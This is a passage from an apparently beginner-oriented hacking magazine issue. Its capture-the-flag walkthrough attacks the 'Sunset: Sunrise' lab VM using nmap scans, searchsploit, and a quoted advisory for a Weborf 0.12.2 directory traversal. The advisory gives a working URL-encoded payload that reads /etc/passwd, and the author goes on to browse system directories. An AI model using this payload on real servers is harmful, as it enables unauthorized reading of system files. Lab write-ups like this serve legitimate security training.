

Hackercool

November 2019 Edition 2 Issue 11

Cyber Security Mag For Beginners

CAPTURE THE FLAG

Sunset : Sunrise

METASPLOITABLE TUTORIALS :

Metasploitable 3 : Gaining Access through Apache AXIS2

DATA BREACH THIS MONTH :

T- Mobile Data Breach

METASPLOIT THIS MONTH

ThinVNC, Windows 10 Bypass UAC Store_reg and Store_FileSYS Modules

Powershell Empire

*Then you will know the truth and the truth will set you free.
John 8:32*

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome. As always we are very delighted to release the eleventh Issue of the Second Edition of our mag Hackercool.

We are excited to release this Issue a bit earlier although compared to the actual timeline, it is still late. But in our quest to catch up with the delay any earlier time is still early. Hope our readers understand that.

Well let's see what this Issue is made of. This Issue begins with CTF challenge paradoxically named Sunset : Sunrise. Compared to our recent challenges this is short and easy but we have included this because we wanted to give a break to our readers who have been continually reading harder challenges. We would also remind our readers that this challenge is unique eventhough its easy. Please don't forget to check the pink boxes dotted in between the articles. These provide additional information to our readers.

*In **Metasploit This Month** feature, this month we have included two more privilege escalation modules of Windows 10. Atleast one of these may be still functioning in real world.*

This Issue also includes the basic tutorial about PowerShell Empire the POST exploitation framework. Apart from these we have included all our regular features.

We hope you will find this Issue as interesting and informative as we thought it would be. As always keep the feedback coming. Until the next issue, Good Bye. Thank You.

c.k.chakravarthi

Website : <https://hackercoolmagazine.com>

Blog : <https://www.hackercool.com>

Mail : qa@hackercool.com

Facebook : <https://www.facebook.com/hackercoolmagazine/>

Twitter : <https://twitter.com/hackercoolmagz>

INSIDE

Here's what you will find in the Hackercool November 2019 Issue .

1. *Capture The Flag :*

Sunset : Sunrise

2. *Data Breach This Month :*

T-Mobile

3. *Metasploit This Month :*

ThinVNC Directory Traversal, BypassUAC Windows 10 Store_Reg and Store_FileSYS Modules

4. *Metasploitable Tutorials :*

Metasploitable 3 : Gaining access by exploiting Apache Axis2 on port 8282.

5. *Hacking Q&A:*

Answers to some of the questions asked by our ever curious readers.

6. *Powershell Empire*

Part : 1

Sunset : Sunrise

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test your skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

Like other articles of our magazine, this article too has been written so that it is easily understandable to beginners. To make this more simple, this article has been replayed as a challenge being performed by an amateur hacker.

Hi Hackercoolians. Welcome back. In our present Issue, we bring you the CTF challenge of Sunset ; Sunrise. This is one of the machines in the Sunset series which are made by author whitecr0wz. This challenge has been rated as beginner friendly and the description says only one thing, have fun. The machine can be downloaded from the given link below.

<https://www.vulnhub.com/entry/sunset/sunrise,406/>

After a slew of some CTF machines with difficulty set to intermediate, we decided to give this challenge to our readers as a break. However, this is not just easy but also a bit unique. I performed this challenge on Vmware although it should work right on Oracle Virtualbox. The DHCP service is enabled and the machine will automatically get its IP address when powered up. My attacker machine is Parrot OS. So, let's begin to have fun. I started with the PING scan of Nmap to find the LIVE systems.

```
[kalyan@parrot]~$ nmap -sP 192.168.32.130-150
Starting Nmap 7.40 ( https://nmap.org ) at 2020-02-23 09:52 IST
Nmap scan report for 192.168.32.136
Host is up (0.0031s latency).
Nmap done: 21 IP addresses (1 host up) scanned in 1.65 seconds
[kalyan@parrot]~$
```

My target's IP address is 192.168.32.136. Next, I ran the verbose scan of Nmap to see the open ports and services running on the target.

All your doubts, queries and questions about ethical hacking and penetration testing can be sent to qa@hackercool.com


```
[kalyan@parrot]-[~]
└─$ nmap -sV 192.168.32.136
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2020-02-23 10:02 IST
Nmap scan report for 192.168.32.136
Host is up (0.00059s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.38
3306/tcp  open  mysql?
8080/tcp  open  http-proxy  Weborf (GNU/Linux)
2 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi
?new-service :
```

```
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port3306-TCP:V=7.40%I=7%D=2/23%Time=5E520068%P=i686-pc-linux-gnu%r(NULL
SF: ,4D,"I\0\0\01\xffj\04Host\x20'192\168\32\129'\x20is\x20not\x20allo
SF:wed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(DNSVersionB
SF:indReq,4D,"I\0\0\01\xffj\04Host\x20'192\168\32\129'\x20is\x20not\x
SF:20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port8080-TCP:V=7.40%I=7%D=2/23%Time=5E52006D%P=i686-pc-linux-gnu%r(GetR
```

The target has four open ports in total. They are SSH, HTTP, MySQL and another HTTP service running on port 8080. I decided to check the HTTP service running on port 80 first. On opening the browser, I saw this.

Index of /

Name	Last modified	Size	Description
index.nginx-debian.html	2019-11-25 05:35	612	

Apache/2.4.38 (Debian) Server at 192.168.32.136 Port 80


Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.


For online documentation and support please refer to nginx.org. Commercial support is available at nginx.com.

Thank you for using nginx.

It seems like a simple Nginx website. Next, I checked the website on port 8080 and it gave me this.



When I clicked on the "html" link I got this.



Another simple website but this time with the information about target software. It says the page is generated by the Weborf/0.12.2. So I immediately used searchsploit to find exploits for the exact software and version which failed. Then I searched for this "weborf" and I got two exploits related to it.

```
[kalyan@parrot]-(~)
└─$ searchsploit weborf
-----
Exploit Title | Path
-----|-----
Weborf HTTP Server - Denial of Service | exploits/multiple/dos/14012.txt
weborf 0.12.2 - Directory Traversal | exploits/linux/remote/14925.txt
-----
Shellcodes: No Result
[kalyan@parrot]-(~)
└─$
```

I don't want any DOS attack so I decided to check the one which belongs to the exact version of the target software.

```
Title: Weborf httpd <= 0.12.2 Directory Traversal Vulnerability
Date: Sep 6, 2010
Author: Rew
Link: http://galileo.dmi.unict.it/wiki/weborf/doku.php
Version: 0.12.2
Tested On: Debian 5
```


CVE: N/A

=====

weborf httpd <= 0.12.2 suffers a directory traversal vulnerability. This vulnerability could allow attackers to read arbitrary files and hak th3 plan3t.

instance.c : line 240-244


```
-----  
void modURL(char* url) {  
    //Prevents the use of .. to access the whole filesystem <-- ORLY?  
    strReplace(url,"../",'\\0');  
  
    replaceEscape(url);  
}-----
```

Exploit: GET `/%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd`

=====

Stay safe,
Over and Out
(END)

It is a directory traversal vulnerability which allows us to view files on the target. Just like any LFI exploit, its tested by viewing the /etc/passwd file on the target.



As can be seen in the above image, I did the same. It's working but the passwd file has nothing interesting for me. So I decided to check if I can view other files and directories.

Name	Size
d ../	-
d NetworkManager/	-
d PackageKit/	-
d UPower/	-
d X11/	-
f adduser.conf	2KiB
f adjtime	44B
d alsa/	-
d alternatives/	-
f anacrontab	401B
d apache2/	-
f apg.conf	433B
d apm/	-
d apparmor/	-
d apparmor.d/	-

I can. Let's view the /home directory.

